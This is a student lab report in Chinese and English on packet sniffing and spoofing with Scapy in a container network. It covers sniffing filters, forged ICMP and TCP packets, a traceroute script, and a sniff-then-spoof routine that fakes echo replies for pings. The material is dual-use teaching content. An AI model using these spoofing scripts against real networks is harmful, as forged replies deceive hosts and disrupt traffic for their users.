
Chapter 1: Packet Sniffing and Spoofing

57118103 郭欣然

Task 1.1：Sniffing Packets

网卡为：br-2cf8e5cd118f



Tast 1.1A

host 主机 ping 10.9.0.1

```
root@295103a9882e:/# ping 10.9.0.1
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.197 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.079 ms
64 bytes from 10.9.0.1: icmp_seq=3 ttl=64 time=0.075 ms
64 bytes from 10.9.0.1: icmp_seq=4 ttl=64 time=0.089 ms
64 bytes from 10.9.0.1: icmp_seq=5 ttl=64 time=0.139 ms
64 bytes from 10.9.0.1: icmp_seq=6 ttl=64 time=0.064 ms
64 bytes from 10.9.0.1: icmp_seq=7 ttl=64 time=0.110 ms
64 bytes from 10.9.0.1: icmp_seq=8 ttl=64 time=0.064 ms
64 bytes from 10.9.0.1: icmp_seq=9 ttl=64 time=0.120 ms
64 bytes from 10.9.0.1: icmp_seq=10 ttl=64 time=0.066 ms
64 bytes from 10.9.0.1: icmp_seq=11 ttl=64 time=0.062 ms
64 bytes from 10.9.0.1: icmp_seq=12 ttl=64 time=0.158 ms
```

在超级用户 root 下，可以嗅探到数据包

```
root@VM:/volumes# sniffer.py
###[ Ethernet ]###
  dst       = 02:42:8f:e0:c6:cc
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 24906
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xc547
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x729
        id        = 0x10
        seq       = 0xa3
###[ Raw ]###
           load      = 'i\x01\xeb`\x00\x00\x00\x00\xd0\xee\x0c\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19
\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

切换为 seed 用户，不能嗅探到数据包，提示权限不够。

```
^[^A^Croot@VM:/volumes# su seed
seed@VM:/volumes$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(iface='br-2cf8e5cd118f', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@VM:/volumes$
```

Tast 1.1B

（1）Capture only the ICMP packet。和 A 过程相同。

（2）Capture any TCP packet that comes from a particular IP and with a destination port number 23.

host 发包脚本如下：

```python
#!/usr/bin/env python3

from scapy.all import *

ip=IP()
ip.src='10.9.0.5'
ip.dst='10.9.0.1'
tcp=TCP()
tcp.dport=23
send(ip/tcp)

```

终端显示如下：

```
root@295103a9882e:/# vim tcp_sender.py
root@295103a9882e:/# tcp_sender.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

attacker 嗅探脚本如下：

```python
#!/usr/bin/env python3
from scapy.all import*

def print_pkt(pkt):
        pkt.show()

pkt=sniff(iface='br-2cf8e5cd118f',filter='tcp and src host 10.9.0.5 and dst port 23',prn=print_pkt)

```

终端显示如下：

```
###[ Ethernet ]###
  dst       = 02:42:8f:e0:c6:cc
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 40
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x66b8
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ TCP ]###
        sport     = ftp_data
        dport     = telnet
        seq       = 0
        ack       = 0
        dataofs   = 5
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = 0x7ba0
        urgptr    = 0
        options   = []
```

（3）Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

发包脚本如下：

```python
#!/usr/bin/env python3
from scapy.all import *

send(IP(dst='128.230.0.0/16'))

```

终端显示如下，成功发出。

```
root@295103a9882e:/# subnet_sender.py
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
.............................................................
..^C
Sent 2442 packets.
```

嗅探脚本如下：

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def print_pkt(pkt):
5         pkt.show()
6
7 pkt=sniff(filter='dst net 128.230.0.0/16',prn=print_pkt)
8
```

终端显示如下，成功嗅探到数据包。


```
###[ Ethernet ]###
  dst       = 00:50:56:f8:7d:dc
  src       = 00:0c:29:b4:dd:1b
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 20
     id        = 1
     flags     =
     frag      = 0
     ttl       = 63
     proto     = hopopt
     chksum    = 0x5fcd
     src       = 192.168.220.132
     dst       = 128.230.254.8
     \options   \
```

Task 1.2:Spoofing ICMP Packets

发送一个 IP 数据包，目的地址为 10.9.0.5，欺骗 ICMP 数据包

```
from scapy.all import*
a = IP()
a.dst = '10.9.0.5'
b = ICMP()
p = a/b
send(p)
.
```

用 wireshark 捕捉数据包如下：



构造一个默认值的 IP 报文和 ICMP 报文，IP 报文的目的地址为 10.9.0.5，将 a 和 b 报文重叠后得到报文 p，将 p 发送。设置 filter 的参数为 ICMP 报文，源地址为 10.9.0.1，目的地址为 10.9.0.5。

```
#!/usr/bin/env python3
from scapy.all import*
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='icmp and src host 10.9.0.1 and dst host 10.9.0.5',prn=print_pkt)
```

收到 request 类型的报文

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:91:c6:7c:5a
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x66c9
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
```

```
            type        = echo-request
            code        = 0
            chksum      = 0xf7ff
            id          = 0x0
            seq         = 0x0
```

更改 filter 参数源地址为 10.9.0.5，目的地址为 10.9.0.1，收到 reply 类型的报文。

```
###[ Ethernet ]###
  dst       = 02:42:91:c6:7c:5a
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 16737
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2569
     src       = 10.9.0.5
     dst       = 10.9.0.1
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xffff
        id        = 0x0
        seq       = 0x0
```

Task 1.3:Traceroute

以 root 权限运行如下脚本。结果如下。

```python
#!/usr/bin/env python3
from scapy.all import *

ans,unans=sr(IP(dst='www.baidu.com', ttl=(4,50))/TCP(flags=0x2))
for snd,rcv in ans :
        print(snd.ttl, rcv.src, isinstance(rcv.payload,TCP))

```

```
root@VM:/volumes# 1.3.py
Begin emission:
Finished sending 47 packets.
.******....^C
Received 11 packets, got 6 answers, remaining 41 packets
4 36.152.44.96 True
5 36.152.44.96 True
6 36.152.44.96 True
7 36.152.44.96 True
8 36.152.44.96 True
9 36.152.44.96 True
root@VM:/volumes#
```

Task 1.4: Sniffing and-then Spoofing

执行如下脚本：

```python
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
        a=IP(src=pkt[IP].dst, dst=pkt[IP].src)
        b=ICMP(type='echo-reply', code=0 ,id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        c=pkt[Raw].load
        send(a/b/c)

pkt=sniff(filter='icmp[icmptype]==icmp-echo',prn=print_pkt)

```

Ping 1.2.3.4，将收到伪造的 icmp 应答报文。

```
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=53.7 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=25.9 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=26.1 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=35.2 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=23.0 ms
```

Ping 10.9.0.99，因为在属于局域网中的地址，不会通过网络接口，无法被嗅探到并发出欺骗报文，因此显示地址不可达。

```
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
```

Ping 8.8.8.8，是 Internet 上现有的主机。除了伪造的回复消息，也收到返回的真实消息，因此显示重复消息。

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=45.0 ms
8 bytes from 8.8.8.8: icmp_seq=1 ttl=64 (truncated)
8 bytes from 8.8.8.8: icmp_seq=2 ttl=64 (truncated)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=52.3 ms (DUP!)
8 bytes from 8.8.8.8: icmp_seq=3 ttl=64 (truncated)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=45.7 ms (DUP!)
```